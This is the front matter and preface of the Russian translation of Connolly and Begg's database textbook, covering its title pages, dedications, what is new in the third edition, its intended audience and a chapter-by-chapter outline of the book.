DATABASE SYSTEMS

A Practical Approach to Design, Implementation, and Management

Third Edition

Thomas M. Connolly
Carolyn E. Begg
UNIVERSITY OF PAISLEY

ADDISON-WESLEY

Boston • San Francisco • New York • Toronto • Montreal
London • Munich • Paris • Madrid • Capetown • Sydney
Tokyo • Singapore • Mexico City

БАЗЫ ДАННЫХ

БАЗЫ ДАННЫХ

Проектирование, реализация и сопровождение Теория и практика

Третье издание

Томас Коннолли
Каролин Бегг
УНИВЕРСИТЕТ ПЕЙСЛИ, ШОТЛАНДИЯ

Москва • Санкт-Петербург • Киев
2003

ББК 32.973.26-018.2.75
К64
УДК681.3.07

Издательский дом "Вильяме"
Зав. редакцией *С.Н. Тригуб*

Перевод с английского *Р.Г. Имамутдиновой, К.А. Птицына*

Под редакцией *К.А. Птицына*

По общим вопросам обращайтесь в Издательский дом "Вильяме" по адресу:
info@william8publishmg.com, http://www.williamspublishing.com

Коннолли, Томас, **Бегг,** Каролин.

К64 Базы данных. Проектирование, реализация и сопровождение. Теория и практика. 3-е издание. : Пер. с англ. — М. : Издательский дом "Вильяме", 2003. — 1440 с. : ил. — Парал. тит. англ.

ISBN 5-8459-0527-3 (рус.)

Авторы книги сконцентрировали на ее страницах весь свой богатый опыт разработки баз данных для нужд промышленности, бизнеса и науки, а также обучения студентов. Результатом их труда стало это полное справочное руководство по проектированию, реализации и сопровождению баз данных. Книга содержит подробное описание особенностей разработки приложений баз данных для Web и многочисленные примеры кода доступа к базам данных из Web, в том числе с применением средств JDBC, SQLJ, ASP, JSP и PSP Oracle. В ней дано всестороннее введение в технологию информационной проходки, хранилищ данных и OLAP, представлены современные распределенные, объектно-ориентированные и объектно-реляционные СУБД.

Ясное и четкое изложение материала, наличие одного основного и трех вспомогательных учебных примеров и множества контрольных вопросов и упражнений позволяет использовать эту книгу не только при самостоятельном обучении, но и как основу для разработки курсов обучения любых уровней сложности, от студентов младших курсов до аспирантов, а также как исчерпывающее справочное руководство для профессионалов.

ББК 32.973.26-018.2.75

ISBN 5-8459-0527-3 (рус.)
ISBN 0-201-70857-4 (англ.)

ОГЛАВЛЕНИЕ

СОДЕРЖАНИЕ

ПОСВЯЩЕНИЯ

Моей жене, Шине, за ее терпение, понимание и любовь, которые были особенно нужны мне в последние годы.

Нашей дочери, Кэтрин, за ее красоту и ум.

Нашему счастливому и энергичному сыну, Майклу, за ту постоянную радость, которую он нам дарит.

Нашему малышу, Стефену, которому желаю счастья во всем.

Памяти моей матери, которая покинула нас, так не увидев первого издания этой книги.

Томас М. Коннолли

Нейлу и нашей семье.

Каролин Э. Бегг

ПРЕДИСЛОВИЕ

Основные сведения

За последних 30 лет в области теории систем баз данных была проведен ряд исключительно продуктивных исследований. Полученные результаты вполне можно считать наиболее важным достижением информатики за этот период. Базы данных стали основой информационных систем и в корне изменили методы работы многих организаций. В частности, в последние годы развитие технологии баз данных привело к созданию весьма мощных и удобных в эксплуатации систем. Благодаря этому системы баз данных стали доступными широкому кругу пользователей. Но, к сожалению, кажущаяся простота таких систем способствовала тому, что пользователи стали самостоятельно создавать базы данных и приложения, не имея достаточных знаний о методах проектирования эффективно работающих систем, что часто приводило к непроизводительным затратам ресурсов и некачественным результатам. Вызванная этим неудовлетворенность пользователей стала причиной возникновения известного "кризиса программного обеспечения", или так называемой "депрессии программного обеспечения", последствия которой не устранены и поныне.

Основанием для написания этой книги стал многолетний опыт работы авторов в качестве консультантов по проектированию баз данных для создаваемого программного обеспечения, а также по разрешению проблем (что возможно далеко не всегда), вызванных несоответствием существующих систем предъявляемым к ним требованиям. Кроме того, занимаясь преподавательской работой, авторы столкнулись с аналогичными проблемами, возникающими в совершенно иной пользовательской среде — среди студентов. Поэтому целью написания данной книги стало создание учебного пособия, в котором были бы ясно и четко изложены практические основы теории баз данных, в частности продуктивная методология проектирования баз данных, предназначенная для использования как профессиональными разработчиками, так и непрофессионалами.

Предложенная в этой книге методология работы с реляционными системами управления базами данных (в дальнейшем — СУБД), доминирующими в настоящее время в деловых приложениях, успешно прошла проверку временем как в практической, так и в академической среде. Проектирование баз данных состоит из трех стадий: концептуальной, логической и физической. Первая стадия предусматривает создание концептуальной модели данных, не зависящей от каких-либо физических характеристик. Во второй стадии, назначение которой состоит в создании логической модели данных, концептуальная модель подвергается доработке посредством удаления элементов, которые не могут быть реализованы в реляционных системах. В третьей стадии логическая модель данных преобразуется в физический проект, предназначенный для реализации в среде конкретной целевой СУБД. При этом анализируются структуры хранения данных и методы доступа, необходимые для эффективной работы с базой данных, размещенной на внешних запоминающих устройствах.

Каждая из стадий предлагаемой методологии представлена в виде последовательности этапов. Предполагается, что начинающий проектировщик будет выполнять эти этапы в указанной последовательности, придерживаясь приведен-

ных рекомендаций. Более опытному разработчику не так уж обязательно жестко придерживаться данной методологии, ее, скорее, следует использовать как некую основу или контрольный перечень необходимых действий. Чтобы облегчить читателю процесс изучения методологии и понимания некоторых важных вопросов, она описана на реальном примере — учебном проекте, получившим название *DreamHome*. Помимо этого, в приложении Б приводится описание трех дополнительных учебных проектов, которые позволят читателям самостоятельно проверить на практике предлагаемую методологию.

Язык UML (универсальный язык моделирования)

Опытные разработчики приложений стремятся стандартизировать способ моделирования данных, выбирая конкретный подход к решению этой задачи и используя его во всех своих проектах баз данных. В концептуальном и логическом проектировании базы данных широко применяется модель высокого уровня, основанная на понятиях модели "сущность-связь" (Entity-Relationship — ER). Эта модель применяется также в данной книге. В настоящее время не существует стандартной системы обозначений для ER-модели. В большинстве книг, посвященных проектированию баз данных для реляционных СУБД, как правило, используется одна из двух общепринятых систем обозначений, описанных ниже.

- Система обозначений Чена (Chen). В этой системе сущности обозначаются прямоугольниками, а связи — ромбами; прямоугольники и ромбы соединяются линиями.
- Система обозначений с применением значка "воронья лапка" (Crow's Foot). В этой системе сущности также обозначаются прямоугольниками, а связи между сущностями представлены с помощью линий. Связь "один ко многим" или "многие ко многим" представлена с использованием значка "воронья лапка" на одном или обоих концах линии.

Обе системы обозначений полностью поддерживаются существующими средствами автоматизированной разработки программного обеспечения (Computer-Aided Software Engineering — CASE). Тем не менее они могут оказаться весьма сложными в использовании, а преподавание предмета моделирования данных на их основе является нелегкой задачей. В предыдущих изданиях этой книги применялась система обозначений Чена. Но опрос широкого круга специалистов, проведенный издательством *Pearson Education,* выявил общее мнение, что эту систему обозначений следует изменить с учетом конструкций новейшего объектно-ориентированного языка моделирования UML (Unified Modeling Language — универсальный язык моделирования). В языке UML используется система обозначений, которая объединяет в себе элементы, применяемые в трех основных подходах к объектно-ориентированному проектированию: система моделирования OMT, предложенная Рамбо (Rumbaugh), технология объектно-ориентированного анализа и проектирования Буча (Booch) и система Objectory Джейкобсона (Jacobson).

Для принятия такой системы обозначений есть три главные причины. Во-первых, язык UML становится промышленным стандартом. Например, организация OMG (Object Management Group — Рабочая группа по разработке стандартов объектного программирования) приняла язык UML в качестве стандартной системы обозначений для объектных методов. Во-вторых, язык UML, вне всякого сомнения, является наиболее наглядным и удобным в использовании. В-третьих, язык UML в настоящее время принят в учебных заведениях в качестве основы для обучения объектно-ориентированному анализу и проектированию, поэтому будущие разработчики смогут успешно применять язык UML для разработки баз данных. В связи с этим в настоящем издании принята система обозначений диаграмм классов языка UML. Ав-

горы надеются, что читатели оценят удобства этой системы обозначений для изучения и использования. Прежде чем осуществить такой переход к языку UML, авторы потратили много времени, экспериментируя с UML и проверяя его пригодность для проектирования баз данных. В результате этой работы ими была опубликована в издательстве *Pearson Education* книга *Database Solutions: A Step-by-Step Guide to Building Databases.* В этой книге рассматриваемая здесь методология используется для проектирования и создания баз данных в двух учебных проектах. В одном из этих проектов база данных создается для СУБД Microsoft Access, а в другом — для СУБД Oracle. В ней содержится также много других учебных проектов с примерами решений, а на прилагаемом CD-ROM имеется ознакомительная копия инструментального средства визуального моделирования Rational Rose.

Что нового в третьем издании

Второе издание настоящей книги пересмотрено для повышения удобства чтения, обновления или пополнения существующего материала, а также для включения нового материала. А в третье издание внесены следующие основные изменения.

- Введена новая глава, посвященная реляционной алгебре и реляционному исчислению.
- Введена новая глава, содержащая краткое описание двух широко применяемых коммерческих реляционных СУБД: Microsoft Access и Oracle.
- Введена новая глава по методам сбора фактов, в которой описано применение этих методов на протяжении всего жизненного цикла приложения базы данных, особенно на ранних этапах, таких как планирование базы данных, определение типа системы, а также сбор и анализ требований.
- Представлено описание модели "сущность-связь" (Entity-Relationship — ER) и расширенной модели "сущность-связь" (Enhanced Entity-Relationship — EER) с использованием системы обозначений диаграмм классов языка UML.
- Внесены усовершенствования в методологию проектирования баз данных. Описание методологии разбито на четыре главы, и эта методология полностью продемонстрирована на практике с использованием учебного проекта *DreamHome.*
- Две первоначальные главы, посвященные языку SQL, разбиты на три: в одной из них рассматривается язык манипулирования данными, во второй — язык определения данных, а в третьей описаны средства внедрения операторов SQL и стандарт ODBC (Open Database Connectivity — открытый интерфейс доступа к базам данных).
- Глава по вопросам защиты расширена, и в нее внесено описание средств защиты СУБД Microsoft Access и Oracle, а также защиты в среде Web.
- В описание управления транзакциями включено описание управления транзакциями в СУБД Oracle.
- Описание средств обработки запросов дополнено описанием средств обработки запросов в СУБД Oracle.
- Расширено описание распределенных СУБД и серверов приложений, в которое включено описание средств распределения и репликации данных в СУБД Oracle.
- Глава по объектно-ориентированным СУБД (ООСУБД) разделена на две. В одной главе рассматриваются основные темы, которые относятся к ООСУБД и перманентным языкам программирования. В другой главе пред-

ставлен новый стандарт организации ODMG (Object Data Management Group — Рабочая группа по разработке средств управления объектными данными), который был выпущен в 1999 году, и приведен краткий обзор коммерческой ООСУБД ObjectStore.

- Пересмотрена учебная глава по объектно-реляционным СУБД — в нее включено описание формального выпуска стандарта SQL3.
- Пересмотрена глава по технологиям Web и СУБД. В одном из приложений приведено много примеров программ, которые обеспечивают интеграцию баз данных в среду Web. В этом приложении рассматриваются технологии JavaScript, PHP и PostgreSQL, CGI и Perl, средства обеспечения взаимодействия с базой данных приложений Java с использованием JDBC и SQLJ, технологии серверных страниц Java (Java Server Pages), активных серверных страниц (Active Server Pages) и серверных страниц PL/SQL (PL/SQL Server Pages) компании Oracle.
- Введена новая глава по слабоструктурированным данным и языку XML, в которой рассматриваются также связанные с ними технологии и некоторые предложения по использованию языка запросов для XML,
- Глава, посвященная технологии хранилищ данных, разделена на две. В одной главе дано вводное описание технологии хранилищ данных, а в другой описан метод проектирования баз данных для хранилищ данных, в котором используется моделирование размерностей.

На кого рассчитана эта книга

Эта книга представляет собой учебное пособие для одно- или двухсеместрового курса, посвященного управлению базами данных или проектированию баз данных, для студентов младших и старших курсов, а также для аспирантов. Курсы, как правило, включаются в учебные планы следующих специальностей: информационные системы, информационные технологии в бизнесе, информатика и др.

Кроме того, как справочное пособие эта книга может быть полезна и опытным специалистам в области информационных технологий, например, системным аналитикам или проектировщикам, прикладным или системным программистам, разработчикам баз данных, а также всем тем, кто занимается самообразованием. В связи с широким распространением баз данных такие профессионалы есть или должны быть в любой компании, использующей в своей деятельности базы данных.

Желательно, чтобы студенты имели хорошие знания об организации файлов и структурах данных. Перед изучением материала главы 16, в которой описывается физическое проектирование базы данных, и главы 20, посвященной обработке запросов, рекомендуем внимательно изучить основные понятия организации файлов и структур данных, которые изложены в приложении В. Однако лучше всего, если эти знания получены на предыдущем этапе обучения. Но если это невозможно, то материал приложения В следует освоить в самом начале курса изучения баз данных, сразу после знакомства с материалом главы 1.

Понимание основ языков программирования высокого уровня, например языка С, весьма желательно при чтении главы 21 с описанием внедренных и динамических операторов SQL и раздела 26.3, в котором рассматривается СУБД ObjectStore.

Отличительные особенности книги

1. Простая в использовании пошаговая методология концептуального и логического проектирования баз данных, основанная на применении широко распространенной модели "сущность-связь", в сочетании с нормализацией, применяемой в качестве методики проверки правильности. Рассматриваемая методология демонстрируется на учебном проекте, который позволяет полностью ознакомиться с применением этой методологии на практике.
2. Простая в использовании пошаговая методология физического проектирования баз данных, описывающая процесс преобразования логической модели в проект физической реализации, включая выбор схемы файловой организации и индексов, соответствующих разрабатываемым приложениям, а также анализ необходимости введения контролируемой избыточности данных. При этом также используется учебный проект, который показывает на практике особенности использования этой методологии.
3. Отдельные главы, в которых показано, какое место проектирование базы данных занимает во всем жизненном цикле разработки системы и каким образом методы поиска фактов могут использоваться для определения требований к системе.
4. Ясное и понятное представление материала с четко сформулированными определениями, целями и резюме в каждой главе. Для иллюстрации используемых понятий в каждой главе приводятся многочисленные примеры и диаграммы. В главах книги последовательно рассматривается выполнение реального учебного проекта и приведен ряд дополнительных учебных проектов, которые можно использовать в качестве заданий для студентов.
5. Расширенное описание новейших формальных и фактических стандартов (язык SQL — Structured Query Language и язык QBE — Query-By-Example), а также стандарта для объектно-ориентированных баз данных группы ODMG.
6. Три главы, посвященных описанию стандарта SQL, в которых рассматриваются интерактивные и внедренные выражения SQL.
7. Обзорная глава, в которой рассматриваются две наиболее широко применяемые коммерческие СУБД: Microsoft Access и Oracle. Во многих главах книги показаны способы поддержки рассматриваемых механизмов в СУБД Microsoft Access и Oracle.
8. Полное описание концепций и понятий, связанных с распределенными СУБД и серверами репликации.
9. Всестороннее введение в концепции и понятия объектно-ориентированных СУБД (значение которых возрастает с каждым днем), включая обзор стандарта ODMG, а также учебный материал по средствам управления объектами, которые введены в последнюю версию стандарта SQL (SQL3).
10. Расширенное описание среды Web как платформы для создания приложений баз данных с многочисленными примерами кода доступа к базам данных в среде Web.
11. Вводное описание слабоструктурированных данных, их связи с языком XML и предложений по языку запросов для XML.
12. Подробное ознакомление с технологиями хранилищ данных, оперативной аналитической обработки (OLAP) и разработки данных.

13. Обширное вводное описание способов моделирования размерностей, применяемых при проектировании баз данных для хранилищ данных. Для демонстрации методологии проектирования баз данных для хранилищ данных используется соответствующий учебный проект.
14. Обсуждение основ реализации систем СУБД, включая управление согласованностью и восстановлением данных, обеспечение защиты, обработку и оптимизацию запросов.

Рекомендации для преподавателей

Приступая к работе над этой книгой, авторы задумывали ее как удобное пособие с доступным изложением материала для любых категорий читателей, независимо от степени их подготовки и опыта работы. Еще до того как было принято решение о запуске этого проекта, личный опыт авторов, накопленный благодаря чтению большого количества учебников, а также в результате общения с коллегами, клиентами и студентами, показал, что существует множество вариантов изложения материала, которые могут нравиться или не нравиться отдельным читателям. Учитывая эти соображения, авторы выбрали для книги следующие стиль и структуру изложения.

- В начале каждой главы предлагается перечень рассматриваемых вопросов.
- При введении каждого важного понятия дается его четкое определение, помещенное в рамку.
- Для иллюстрации и пояснения обсуждаемых концепций в книге широко используются таблицы, рисунки и диаграммы.
- С целью поддержания практической ориентации в каждой главе предлагается необходимое количество реальных примеров, иллюстрирующих обсуждаемые ПОНЯТИЯ.
- В конце каждой главы помещается резюме, содержащее краткое описание представленных в этой главе основных понятий.
- В каждой главе имеется серия обзорных вопросов, ответы на которые можно найти в тексте данной главы.
- Для каждой главы предлагается набор упражнений, которые могут быть использованы преподавателями и всеми желающими с целью проверки уровня понимания прочитанного материала. Ответы на эти вопросы можно найти в отдельном издании *Instructor's Guide* (подробнее об этом — в следующем разделе).

Руководство инструктора

Обширный дополнительный материал с многочисленными учебными ресурсами для этой книги можно получить по запросу в издательстве *Pearson Education*. Во вспомогательном издании *Instructor's Guide* (Руководство инструктора) представлен следующий материал.

- Программы курсов. Содержат рекомендации, касающиеся материала, который следует включить в состав различных курсов,
- Рекомендации для преподавателей. Включают лекции, советы, а также идеи в отношении студенческих проектов, в которых может использоваться материал той или иной главы.

- Ответы. Этот раздел содержит ответы и решения для всех предлагаемых в данной книге контрольных вопросов и упражнений.
- Экзаменационные вопросы. Подборка экзаменационных задач (аналогичных вопросам и упражнениям, приведенным в этой книге) с решениями.
- Образцы слайдов. Набор слайдов в электронном формате, предназначенных для демонстрации на экран через проектор увеличенных изображений иллюстраций и таблиц из этой книги, которые помогут инструктору связать материал лекций и семинарских занятий с материалами этого учебного пособия.

Дополнительную информацию об *Instructor's Guide* и о данной книге можно найти на Web-узле издательства *Pearson Education* по адресу:
http://www.booksites.net/connolly.

Структура этой книги

Часть I. Основные сведения

Часть I содержит вводное описание концепций систем баз данных и методов проектирования баз данных.

В главе 1 дается вводное описание основ управления базами данных, перечень проблем, существовавших при работе с предшественниками систем баз данных (т.е. с файловыми системами), а также приводится перечень преимуществ, достигаемых за счет использования баз данных.

В главе 2 рассматривается среда базы данных, описаны преимущества трехуровневой архитектуры ANSI-SPARC, дается вводное описание наиболее широко применяемых моделей данных, а также предлагается обзор функций, которые должны быть предусмотрены в многопользовательской СУБД. В этой главе рассматривается также базовая архитектура программного обеспечения СУБД, изучение которой можно пропустить при первом знакомстве с основами управления балами данных.

Часть II. Реляционная модель и языки

Часть II служит в качестве вводного описания реляционной модели и реляционных языков, а именно реляционной алгебры и реляционного исчисления языка QBE (Query-By-Example — запрос по образцу) и языка SQL (Structured Query Language — язык структурированных запросов). В этой части рассматриваются также две широко применяемые коммерческие системы: Microsoft Access и Oracle.

В главе 3 представлены концепции реляционной модели, описаны наиболее широко применяемые в настоящее время модели данных, в том числе та из моделей, которая чаще всего служит для разработки стандартных деловых приложений. После вводного описания терминологии и демонстрации связи понятий баз данных с математическими понятиями отношений рассматриваются правила реляционной целостности, целостности сущностей и ссылочной целостности. Глава завершается обзором представлений, более полное описание которых продолжается в главе 6.

Глава 4 содержит вводное описание реляционной алгебры и реляционного исчисления; для иллюстрации всех рассматриваемых операций применяются примеры. Эта глава может быть пропущена на первом курсе изучения средств управления базами данных. Но знание реляционной алгебры необходимо для понимания темы обработки запросов, рассматриваемой в главе 20, и темы фрагментации, приведенной в

главе 22, которая посвящена распределенным СУБД. Кроме того, приведенный в этой главе сравнительный анализ процедурной алгебры и непроцедурного исчисления может служить в качестве подготовки к изучению языка SQL в главах 5 и 6, хотя и не является необходимым для этой цели.

Глава 5 содержит вводное описание операторов манипулирования данными SELECT, INSERT, UPDATE и DELETE, которые определены в стандарте SQL. Эта глава представлена как учебная, и в ней приведен ряд практических примеров, на которых демонстрируются основные понятия, реализованные в этих операторах.

В главе 6 рассматриваются основные возможности определения данных стандарта SQL. Эта глава также оформлена как практическое учебное руководство. В главе даны общие сведения о типах данных SQL и операторах определения данных, описаны средства обеспечения целостности (Integrity Enhancement Feature — IEF) и более сложные особенности операторов определения данных, включая операторы контроля доступа GRANT и REVOKE. В ней также рассматриваются представления и возможные способы их создания в языке SQL.

Глава 7 представляет собой еще одну главу с практической направленностью, в которой рассматривается интерактивный язык запросов QBE (Query-By-Example — запрос по образцу), который считается одним из наиболее простых способов обеспечения доступа к информации в базе данных для пользователей компьютеров, не имеющих специальной подготовки. Возможности языка QBE демонстрируются на примере СУБД Microsoft Access.

Глава 8 завершает вторую часть книги. В ней дано вводное описание двух широко применяемых коммерческих реляционных СУБД: Microsoft Access и Oracle. В следующих главах этой книги показаны способы реализации в этих системах различных средств базы данных, таких как защита и обработка запросов.

Часть III. Методы **анализа и** проектирования **баз данных**

В части III рассматриваются основные методы анализа и проектирования базы данных и показаны способы их практического применения.

В главе 9 представлен обзор основных этапов жизненного цикла приложения базы данных. В частности, в ней подчеркнута важность этапа разработки базы данных и показано, как этот процесс может быть разбит на три стадии: концептуальное, логическое и физическое проектирование базы данных, В ней также описано, каким образом проект приложения (функциональный подход) влияет на проект базы данных (подход к обработке данных). Одним из наиболее важных этапов жизненного цикла приложения базы данных является выбор наиболее подходящей СУБД. В этой главе рассматривается процесс выбора СУБД и приведены некоторые руководящие указания и рекомендации. Глава завершается описанием важной задачи администрирования данных и базы данных.

В главе 10 показано, при каких обстоятельствах разработчик базы данных может использовать методы сбора фактов и какого рода факты должны его интересовать. В главе описаны наиболее широко применяемые методы сбора фактов и показаны преимущества и недостатки каждого из них. В главе также показано, как некоторые из этих методов могут использоваться на ранних этапах жизненного цикла приложения базы данных на основе учебного проекта *DreamHome*.

В главах 11 и 12 рассматриваются основные понятия модели "сущность-связь" (Entity-Relationship — ER) и усовершенствованной модели "сущность–связь" (Enhanced Entity-Relationship — EER). Последняя позволяет создавать намного более качественные модели данных с использованием подклассов/суперклассов и категоризации. EER-модель широко применяется в качестве концептуальной модели данных высокого уровня и лежит в основе представленной в данной книге методологии про-

ектирования базы данных. В этой главе также показаны возможности применения языка UML для подготовки ER-диаграмм.

Глава 13 содержит описание основных концепций метода нормализации, который является еще одной важной составной частью методологии логического проектирования базы данных. В этой главе показаны способы преобразования проекта из одной нормальной формы в другую с применением ряда практических примеров, взятых из рассматриваемого учебного проекта, а также продемонстрированы преимущества применения логического проекта базы данных, соответствующего определенным нормальным формам, до пятой нормальной формы включительно.

Часть IV. Методология

В части IV описана методология проектирования базы данных. Методология разделена на три части, в которых рассматриваются концептуальное, логическое и физическое проектирование базы данных. Каждая часть методологии проиллюстрирована с помощью учебного проекта *DreamHome*.

В главе 14 представлена пошаговая методология концептуального проектирования базы данных. В ней показаны способы разбиения проекта на легко управляемые области, соответствующие отдельным представлениям, а затем приведены рекомендации по определению сущностей, атрибутов, связей и ключей.

Глава 15 содержит описание пошаговой методологии логического проектирования базы данных для реляционной модели. В ней показаны способы преобразования концептуальной модели данных в логическую модель данных, а также описан процесс проверки ее соответствия требуемым транзакциям с использованием метода нормализации. Применительно к приложениям базы данных с несколькими пользовательскими представлениями показано, как объединить все полученные при этом модели данных в глобальную модель данных, соответствующую всем представлениям моделируемой части предприятия.

В главах 16 и 17 представлена пошаговая методология физического проектирования базы данных для реляционных систем. В ней показано, как преобразовать разработанную в процессе логического проектирования базы данных глобальную модель данных в физический проект для реляционной системы. Эта методология позволяет решать задачи повышения производительности итоговой реализации, поскольку в ней предусмотрены рекомендации по выбору файловой организации и структур хранения, а также учтена возможность денормализации — введения контролируемой избыточности.

Часть V. Некоторые аспекты эксплуатации баз данных

В части V рассматриваются четыре важные темы, которые авторы сочли необходимыми для включения в современный курс по управлению базами данных.

В главе 18 рассматриваются вопросы защиты базы данных не только в контексте защиты самой СУБД, но и с точки зрения защиты среды СУБД. В ней показано, какие средства защиты предусмотрены в СУБД Microsoft Access и Oracle. В этой главе рассматриваются также проблемы нарушения защиты, которые могут возникать в среде Web, и описаны некоторые подходы к их решению.

В главе 19 в основном рассматриваются три функции, которые должна предоставлять любая система управления базами данных: управление транзакциями, управление параллельной работой и восстановление. Назначение этих функций состоит в обеспечении надежности базы данных и поддержании ее согласованного состояния в тех обстоятельствах, когда к базе данных обращаются многочисленные пользователи и могут возникать отказы аппаратных и про-

граммных компонентов. В этой главе описаны также усовершенствованные модели транзакций, более подходящие для описания транзакций, которые могут иметь большую продолжительность. Глава завершается описанием средств управления транзакциями в СУБД Oracle.

В главе 20 рассматривается тема обработки и оптимизации запросов. В этой главе описаны два основных метода оптимизации запросов: в первом применяются эвристические правила, позволяющие выбрать оптимальную последовательность выполнения операций запроса, а второй предусматривает сравнение различных стратегий выполнения запроса с учетом их относительной стоимости, а затем выбор той из них, которая требует минимальных затрат ресурсов. Глава завершается описанием средств обработки запросов СУБД Oracle.

В главе 21 рассматриваются внедренные и динамические операторы SQL на примерах программ, написанных на языке C. В этой главе описан также стандарт ODBC (Open Database Connectivity — открытый интерфейс доступа к базам данных), который фактически является общепризнанным промышленным стандартом доступа к базам данных SQL различных типов.

Часть VI. Новые направления

В части VI рассматриваются распределенные и объектные СУБД. Технология распределенных систем управления базами данных является одним из наиболее крупных современных достижений в области систем баз данных. В предыдущих главах в основном рассматривались централизованные системы баз данных. Таковыми являются системы с одной логической базой данных, находящейся на одной производственной площадке и работающей под управлением отдельной СУБД.

В главе 22 рассматриваются понятия и проблемы распределенных СУБД, которые позволяют пользователям обращаться к базе данных на своем сетевом узле, а также получать доступ к данным, которые находятся на удаленных узлах.

Глава 23 посвящена описанию сложных понятий, связанных с распределенными СУБД. В частности, в ней рассматриваются протоколы, применяемые при управлении распределенными транзакциями, управлении параллельным выполнением, устранении взаимоблокировок и восстановлении базы данных. В этой главе рассматривается также протокол обработки распределенных транзакций (Distributed Transaction Processing — DTP), предложенный организацией X/Open, и описана возможность применения серверов репликации в качестве альтернативы распределенным СУБД. Глава завершается описанием средств распределения и репликации данных СУБД Oracle.

В предыдущих главах в основном рассматривались реляционная модель и реляционные системы. Важность этого материала определяется тем, что в настоящее время такие системы лежат в основе СУБД, наиболее широко применяемых для традиционных деловых приложений базы данных. Но реляционные системы не лишены недостатков, поэтому все более важное значение приобретают объектные СУБД, созданные в результате важных разработок в области систем баз данных и позволяющие преодолеть многие недостатки существующих систем. Некоторые разработки в области объектных СУБД подробно рассматриваются в главах 24-27.

Глава 24 может служить в качестве вводного описания объектных СУБД. Вначале в ней рассматриваются основные типы сложных приложений баз данных, необходимость в создании которых возникает все чаще, и показаны недостатки реляционной модели данных, из-за которых она является непригодной для приложений такого типа. В этой главе представлены также основные понятия объектно-ориентированного подхода. Кроме того, в ней показано, какие проблемы возникают при организации хранения объектов в реляционной базе данных.

В главе 25 рассматриваются объектно-ориентированные СУБД (ООСУБД). Она начинается с вводного описания объектно-ориентированных моделей данных и перманентных языков программирования. В этой главе описаны различия между двухуровневой моделью хранения, используемой в обычных СУБД, и одноуровневой моделью, предусмотренной в ООСУБД, и показано, как изменяются методы доступа к данным в зависимости от моделей. В ней также описаны различные подходы к обеспечению перманентности (постоянства хранения) данных в языках программирования и рассматриваются различные методы преобразования указателей. Кроме того, в этой главе представлены такие темы, как управление версиями, эволюция схемы и архитектура ООСУБД. Глава завершается кратким описанием способов усовершенствования методологии, представленной в части IV для поддержки объектно-ориентированных баз данных.

В главе 26 рассматривается новая объектная модель, предложенная организацией ODMG (Object Data Management Group — Рабочая группа по разработке средств управления объектными данными), которая фактически является стандартом для ООСУБД. В этой главе описана также коммерческая ООСУБД ObjectStore.

В главе 27 рассматриваются объектно-реляционные СУБД и приведено подробное описание средств управления объектами, которые были введены в новую версию стандарта SQL (SQL3). В этой главе также показано, как должны быть дополнены средства обработки и оптимизации запросов для обеспечения высокой эффективности обработки данных с расширенным набором типов данных. Глава завершается описанием некоторых объектно-реляционных средств в СУБД Oracle.

Часть VII. Перспективные направления

В последней части рассматриваются пять перспективных научных направлений, которые приобретают все более важное значение, а именно: интеграция СУБД в среду Web, слабоструктурированные данные и их связь с языком XML, хранилища данных, средства оперативной аналитической обработки (On-Line Analytical Processing — OLAP) и разработка данных.

В главе 28 рассматривается интеграция СУБД в среду Web. После краткого описания сети Internet и технологии Web в этой главе анализируется применимость среды Web в качестве платформы приложений базы данных и описаны преимущества и недостатки этого подхода. Затем в ней рассматривается ряд различных подходов к интеграции СУБД в среду Web, включая применение сценарных языков программирования, интерфейса CGI, серверных расширений, языка Java, технологии активных серверных страниц (Active Server Pages) и платформы Oracle Internet Platform.

В главе 29 описаны слабоструктурированные данных и язык XML, показаны причины все возрастающей важности использования XML в качестве стандартного способа представления и обмена данными в Web. После этого в данной главе рассматривается применение таких спецификаций, связанных с XML, как Namespaces, XSL, XPath, XPointer и XLink. В ней также рассматриваются способы использования спецификации XML Schema для определения модели информационного наполнения документа XML и показана возможность применения инфраструктуры описания ресурсов (Resource Description Framework — RDF) для создания среды обмена метаданными. Глава завершается описанием языка запросов для XML.

Глава 30 посвящена технологии хранилищ данных. В ней описана история развития данной технологии и показаны потенциальные преимущества и проблемы, связанные с этой системой хранения данных. В главе рассматриваются архитектура, основные компоненты, а также инструментальные средства и технологии хранилища данных. Кроме того, в ней рассматриваются магазины дан-

ных и анализируются проблемы, связанные с разработкой и управлением магазинами данных. Глава завершается описанием средств создания хранилищ данных СУБД Oracle.

В главе 31 описан один из подходов к проектированию базы данных для хранилища/магазина данных, предназначенного для поддержки процесса принятия решений. В этой главе представлены основные понятия, связанные с моделированием размерностей, и дано сравнение этого метода с традиционным методом моделирования "сущность-связь" (Entity-Relationship — ER). В ней также описана и продемонстрирована пошаговая методология проектирования хранилища данных на практических примерах, взятых из расширенной версии учебного проекта *DreamHome*. Глава завершается описанием способа проектирования хранилища данных с использованием программы Oracle Warehouse Builder,

Глава 32 посвящена теме оперативной аналитической обработки (On-Line Analytical Processing — OLAP) и разработки данных. В этой главе рассматриваются основные понятия многомерных баз данных и описаны характеристики трех главных инструментальных средств OLAP, а именно многомерные средства OLAP (Multi-dimensional OLAP - MOLAP), реляционные средства OLAP (Relational OLAP — ROLAP) и инструменты среды управляемой обработки запросов (Managed Query Environment — MQE). В ней также показаны способы расширения средств SQL для создания сложных функций анализа данных с использованием, например, версии Red Bricks Intelligent SQL (RISQL) языка SQL. Затем в этой главе представлены основные концепции, связанные с разработкой данных, и описаны основные характеристики операций, методов и инструментальных средств разработки данных, а также показана связь между разработкой данных и технологией хранилищ данных.

Приложения

В приложении А приведено описание учебного проекта *DreamHome,* который используется в качестве примера во всей этой книге.

В приложении Б приведены три дополнительных учебных проекта, которые могут служить в качестве заданий для студенческих проектов.

В приложении В приведены некоторые начальные сведения по организации файловой системы и структурам хранения, необходимые для понимания физической методологии проектирования баз данных, представленной в главе 16, и средств обработки запросов, которые описаны в главе 20.

В приложении Г описаны 12 правил Кодда (Codd) для реляционной СУБД, которые образуют набор критериев для проверки соответствия программных продуктов требованиям к реляционной СУБД.

В приложении Д описаны две системы обозначений в области моделирования данных, которые могут применяться вместо UML: система обозначений Чена (Chen) и система обозначений с применением значка "воронья лапка".

В приложении Е кратко перечислены этапы методологии, представленной в главах 14-17, для применения в концептуальном, логическом и физическом проектировании баз данных.

В приложении Ж рассматривается способ оценки потребности в дисковом пространстве для базы данных Oracle.

В приложении 3 предусмотрены некоторые примеры сценариев Web, которые могут служить для дополнения сведений о технологии Web и СУБД, приведенных в главе 28.

Логическая структура книги и предлагаемые варианты ее чтения показаны на рис. 1.

